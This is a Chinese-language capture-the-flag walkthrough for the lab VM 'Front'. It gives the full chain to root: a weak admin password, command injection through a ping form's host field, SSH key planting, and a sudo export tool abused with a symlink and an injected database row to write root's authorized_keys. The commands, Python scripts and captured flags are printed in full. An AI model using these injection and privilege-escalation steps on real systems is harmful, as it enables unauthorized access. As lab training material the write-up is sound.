


Front-Easy

0. 目标与结论



靶机信息:

靶机: Front
作者: 群主 (QQ: 1045670921)
靶机ID: 739
系统: Linux
难度: Easy
地址: 192.168.56.142

攻击机：

Kali: 192.168.56.103

最终结果：

```
user: flag{user-37ccc832650318185c6e88336cc182f2}
root: flag{root-05f6baa70fd9869fb4c02133121d2f39}
```

一句话主线：

```
8080 权限申请平台弱口令 `admin:admin123`  
-> 进入排队第一名的 `/apply`  
-> `host` 拼接进 `ping`, 命令注入到 `s3cti0n`  
-> 写 Kali 公钥, SSH 稳定登录 `s3cti0n`  
-> `sudo -ll` 发现 NOPASSWD `/usr/bin/back`  
-> `back export` 读低权可写 SQLite 记录并以 root 写 `.log`  
-> symlink 把 `.log` 导向 `/root/.ssh/authorized_keys`  
-> `note` 换行注入合法 SSH 公钥行  
-> SSH root
```

完整链路摘要:

1. nmap 看到 22/80/8080, 80 是静态小游戏, 8080 才是权限申请平台。
2. 普通注册后看队列, 第一名是 admin; 手工弱口令命中 admin:admin123。
3. admin 是第一名, 可以访问 /apply; host=127.0.0.1;id 直接回显 uid=1000(s3cti0n)。
4. 通过命令注入写入 Kali 现有公钥, SSH 到真实用户 s3cti0n, 先读 user.txt。
5. sudo -ll 给了 /usr/bin/back 的 root NOPASSWD 权限, strings 显示它从 /opt/pms/data.db 导出 apply_logs。
6. /opt/pms/data.db 可由 s3cti0n 写; back export 的导出路径只要求绝对路径和 .log 后缀, 并跟随 symlink。
7. 往 apply_logs.note 插入 \n + SSH 公钥, 再把 /tmp/front-739/ak.log 链到 /root/.ssh/authorized_keys, sudo 导出后直接 SSH root。

1. 最短复现命令

1.1 先别看 80, 确认 8080 是主入口

Kali 执行:

```
nmap -sS -sV -sC -Pn -p- --min-rate 1000 192.168.56.142
```

关键结果:

22/tcp	open	ssh	OpenSSH 10.0p2 Debian
80/tcp	open	http	Apache httpd 2.4.68
8080/tcp	open	http	Werkzeug httpd 3.1.3 Python/3.13.5

判断: 80 是前线小游戏静态页, 真正业务面是 8080 的 Flask/Werkzeug 权限申请平台。

1.2 弱口令进第一名账号

先尝试注册新用户, 登录系统

我的排队名次

第 13 位

我的预约编号

13

当前申请人总数

13

你前面还有 12 位申请人，耐心等待...

申请队列（排行榜）

排名	申请人	预约时间
1	admin	1785712522
2	zhangsan	1785716122
3	lisi	1785719722
4	wangwu	1785723322
5	zhaoliu	1785726922
6	sunqi	1785730522
7	zhouba	1785734122
8	wujiu	1785737722
9	zhengshi	1785741322
10	finalcheck	1786576524
11	test739	1786947315
12	probe947340	1786947339
13	test	1786951461

盲猜与 admin 账号有关，尝试 admin 账号和弱密码，随便试了试 admin123命中，登录 admin：

申请面板

[退出登录](#)

我的排队名次

第 1 位

我的预约编号

1

当前申请人总数

13

 恭喜！你已是排队第一名，获得系统权限申请资格 → [进入权限申请](#)

申请队列（排行榜）

排名	申请人	预约时间
1	admin	1785712522
2	zhangsan	1785716122
3	lisi	1785719722
4	wangwu	1785723322
5	zhaoliu	1785726922
6	sunqi	1785730522
7	zhouba	1785734122
8	wujiu	1785737722
9	zhengshi	1785741322
10	finalcheck	1786576524
11	test739	1786947315
12	probe947340	1786947339
13	test	1786951461

多了一个进入权限申请，点进去看看：

系统权限申请

← 返回面板

申请须知

你已通过排队审核，可以申请系统权限。为确认你的联系方式可用，请提供一个可用的 IP 地址，系统将对地址进行连通性测试；同时请填写申请理由，由管理员进行审批。

联系地址（IP）

例如 127.0.0.1

申请理由

简要说明申请原因

提交申请

明显命令注入，burpsuite 启动!!!

1.3 burpsuite 启动, host 参数打最小命令注入

参数id命令，没有过滤，直接成功

host=127.0.0.1;id;

Request

PrettyRawHex

1 POST /apply HTTP/1.1
2 Host: 192.168.56.142:8080
3 Content-Length: 32
4 Cache-Control: max-age=0
5 Accept-Language: en-US,en;q=0.9
6 Origin: http://192.168.56.142:8080
7 Content-Type: application/x-www-form-urlencoded
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Referer: http://192.168.56.142:8080/apply
12 Accept-Encoding: gzip, deflate, br
13 Cookie: session=eyJlc2VyX2kiOjoxfQ.aoK5gQ.USAmChk8s5qCdT_Pekv60wFOCg
14 Connection: keep-alive
15
16 host=127.0.0.1%3Bid%3Bnote=test

Response

PrettyRawHexRender

系统权限申请

← 返回面板

申请须知

你已通过排队审核，可以申请系统权限。为确认你的联系方式可用，请提供一个可用的 IP 地址，系统将对地址进行连通性测试；同时请填写申请理由，由管理员进行审批。

联系地址（IP）

例如 127.0.0.1

申请理由

简要说明申请原因

提交申请

连通性测试结果

PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data:
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.016 ms

--- 127.0.0.1 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.016/0.016/0.016/0.000 ms
uid=1000(s3ct10n) gid=1000(s3ct10n) groups=1000(s3ct10n)

Inspector

Request attributes2
Request query parameters0
Request body parameters2

Name	Value
host	127.0.0.1;id;
note	test

Request cookies1
Request headers13
Response headers6

关键结果：

```
PING 127.0.0.1 ...
uid=1000(s3cti0n) gid=1000(s3cti0n) groups=1000(s3cti0n)
```

判断：`host` 不是纯 IP 校验，而是拼到了 shell 命令里；当前 Web 执行身份就是 `s3cti0n`。

1.4 写公钥，SSH 稳定进 `s3cti0n`

Kali 侧复用现有公钥，不额外生成 key：

```
KEY='自己的ssh公钥'

host=127.0.0.1;mkdir -p /home/s3cti0n/.ssh &&
chmod 700 /home/s3cti0n/.ssh &&
grep -qxF '$KEY' /home/s3cti0n/.ssh/authorized_keys 2>/dev/null ||
echo '$KEY' >> /home/s3cti0n/.ssh/authorized_keys;
chmod 600 /home/s3cti0n/.ssh/authorized_keys
```

SSH 登录并读 user：

```
ssh -i /home/kali/.ssh/id_ed25519 \
-o StrictHostKeyChecking=no \
s3cti0n@192.168.56.142 'id; cat /home/s3cti0n/user.txt'
```

关键结果：

```
uid=1000(s3cti0n) gid=1000(s3cti0n) groups=1000(s3cti0n)
flag{user-37ccc832650318185c6e88336cc182f2}
```

判断：已经从 Web RCE 变成稳定真实用户 SSH，会话边界可靠。

```
s3cti0n@Front:~$ ls -la
total 28
drwx----- 3 s3cti0n s3cti0n 4096 Aug 17 02:17 .
drwxr-xr-x 3 root    root    4096 Aug 12 18:44 ..
lrwxrwxrwx 1 root    root      9 Aug 12 18:47 .bash_history → /dev/null
-rw-r--r-- 1 s3cti0n s3cti0n  220 Mar  8 11:21 .bash_logout
-rw-r--r-- 1 s3cti0n s3cti0n 3526 Mar  8 11:21 .bashrc
-rw-r--r-- 1 s3cti0n s3cti0n  807 Mar  8 11:21 .profile
drwx----- 2 s3cti0n s3cti0n 4096 Aug 17 02:17 .ssh
-rw-r--r-- 1 root    root      44 Aug 12 19:29 user.txt
s3cti0n@Front:~$ cat user.txt
flag{user-37ccc832650318185c6e88336cc182f2}
s3cti0n@Front:~$
```

1.5 查 sudo，锁定 `/usr/bin/back`

目标机 `s3cti0n` shell 执行：

```
sudo -n -ll
```

关键结果：

```
Sudoers entry: /etc/sudoers.d/pms-back
RunAsUsers: root
Options: !authenticate
Commands:
    /usr/bin/back
```

顺手看 cron 线索：

```
cat /etc/cron.d/pms
```

关键结果：

```
*/5 * * * * root sh -c "echo /var/log/pms/approve.log | /usr/bin/back export >/dev/null 2>&1"
```

判断：`back export` 是 root 消费链，且用户可以直接 `sudo` 触发，不必等 cron。

1.6 分析 `back export` 的可写面

目标机执行：

```
/usr/bin/back
strings -a /usr/bin/back | grep -Ei 'apply_logs|export|/opt/pms/data.db|fopen|\.log|SELECT'
ls -l /opt/pms/data.db
```

关键结果：

```
用法: back <add|mod|del|list|export>
export 导出全部记录到日志文件（路径以 / 开头、.log 结尾）
/opt/pms/data.db
SELECT id, user_id, note FROM apply_logs ORDER BY id
fopen
-rw-r--r-- 1 s3cti0n s3cti0n ... /opt/pms/data.db
```

判断：危险三元组齐了：低权可写数据库、root sudo 导出器、导出路径可控并以 `fopen` 写文件。

1.7 先做无害 symlink 写穿验证

目标机执行：

```

mkdir -p /tmp/front-739
cd /tmp/front-739

cat > /tmp/front-739/proof_write.py <<'PY'
#!/usr/bin/env python3
# 用途: 向 back 会导出的 apply_logs 表插入一条带换行的证明记录。
# 关键点: note 以 \n 开头, 导出时会把 FRONT_ROOT_WRITE_PROOF 放到独立行。
import sqlite3
import time

db_path = '/opt/pms/data.db'
proof_note = '\nFRONT_ROOT_WRITE_PROOF'

conn = sqlite3.connect(db_path)
conn.execute(
    'insert into apply_logs(user_id,note,created_at) values(?,?,?)',
    (0, proof_note, int(time.time()))
)
conn.commit()
conn.close()
PY

python3 /tmp/front-739/proof_write.py

rm -f root-export.log root-owned-proof.txt
ln -s /tmp/front-739/root-owned-proof.txt root-export.log
printf '/tmp/front-739/root-export.log\n' | sudo -n /usr/bin/back export
ls -l root-export.log root-owned-proof.txt
tail -8 root-owned-proof.txt

```

关键结果:

```

已导出 ... 条记录到 /tmp/front-739/root-export.log
lrwxrwxrwx 1 s3cti0n s3cti0n ... root-export.log -> /tmp/front-739/root-owned-proof.txt
-rw-r--r-- 1 root    root    ... root-owned-proof.txt
[23] 0
FRONT_ROOT_WRITE_PROOF

```

判断: `sudo back export` 以 root 跟随 symlink 写目标文件; `note` 换行能制造独立可控行。

1.8 写 root `authorized_keys`

目标机执行, 直接创建提权脚本:


```

cat > /tmp/front-739/write_root_key.py <<'PY'
#!/usr/bin/env python3
# 用途: 把 Kali 公钥作为独立行写入 apply_logs.note。
# 关键变量: key 是要写进 /root/.ssh/authorized_keys 的公钥。
# 关键 payload: note = '\n' + key, 前置换行会让导出文件里出现一行合法 SSH 公钥。
# 触发点: 后续 sudo /usr/bin/back export 会以 root 把 apply_logs 全量导出到 symlink 目标。
import sqlite3
import time

db_path = '/opt/pms/data.db'
key = '自己的ssh公钥'
note = '\n' + key

conn = sqlite3.connect(db_path)
conn.execute(
    'insert into apply_logs(user_id,note,created_at) values(?,?,?)',
    (0, note, int(time.time()))
)
conn.commit()
conn.close()
PY

python3 /tmp/front-739/write_root_key.py

cd /tmp/front-739
ln -sf /root/.ssh/authorized_keys ak.log
printf '/tmp/front-739/ak.log\n' | sudo -n /usr/bin/back export

```

关键结果:

```
已导出 ... 条记录到 /tmp/front-739/ak.log
```

判断: `ak.log` 后缀满足校验, 但实际 symlink 到 `/root/.ssh/authorized_keys`; root 权限导出后, 公钥被写入 root SSH 授权文件。

1.9 SSH root 读 flag

Kali 执行:

```

ssh -i /home/kali/.ssh/id_ed25519 \
-o StrictHostKeyChecking=no \
root@192.168.56.142 'id; hostname; cat /root/root.txt'

```

关键结果:

```

uid=0(root) gid=0(root) groups=0(root)
Front
flag{root-05f6baa70fd9869fb4c02133121d2f39}

```

```
Last login: Sat Aug 15 18:33:01 2026 from 192.168.3.84
root@Front:~# id
uid=0(root) gid=0(root) groups=0(root)
root@Front:~# ls -la
total 32
drwx----- 4 root root 4096 Aug 12 19:29 .
drwxr-xr-x 18 root root 4096 Aug 10 00:39 ..
lrwxrwxrwx 1 root root 9 Aug 10 00:40 .bash_history -> /dev/null
-rw-r--r-- 1 root root 607 Mar 2 16:50 .bashrc
drwxr-xr-x 3 root root 4096 Apr 25 06:38 .local
-rw-r--r-- 1 root root 21 Aug 12 18:46 pass.txt
-rw-r--r-- 1 root root 132 Mar 2 16:50 .profile
-rw-r--r-- 1 root root 44 Aug 12 19:29 root.txt
drwx----- 2 root root 4096 May 15 18:38 .ssh
root@Front:~# cat root.txt
flag{root-05f6baa70fd9869fb4c02133121d2f39}
root@Front:~#
```

2. 踩坑说明

- 80 端口就是静态小游戏，源码没有有效凭据、flag、API；别被 Front Line 主题带偏，8080 才是入口。
- 注册普通用户后会排在后面，/book 对已有预约用户不会改排队时间；绕队列不如先测第一名 admin 的弱口令。
- /apply 要是第一名才能访问，所以普通账号直接测 RCE 会先碰到 403，不是命令注入不存在。
- /var/log/pms/approve.log 是 root-owned 线索但内容为空，本题关键不是读日志，是 back export 的 root 文件写。
- 尝试写 /etc/cron.d/front 不稳，因为导出文件前面带 [id] user note 这种非 cron 行；直接写 /root/.ssh/authorized_keys 更短。

3. 总结

这题的收敛顺序很固定：先确认 8080 队列身份边界，拿第一名账号后用 id 验证 ping 注入；进 s3ction 后别乱翻，直接看 sudo -ll 和 root 消费的 back export，把它还原成“低权可控内容 + root 可控路径写文件”，最后用 symlink 和换行公钥结束。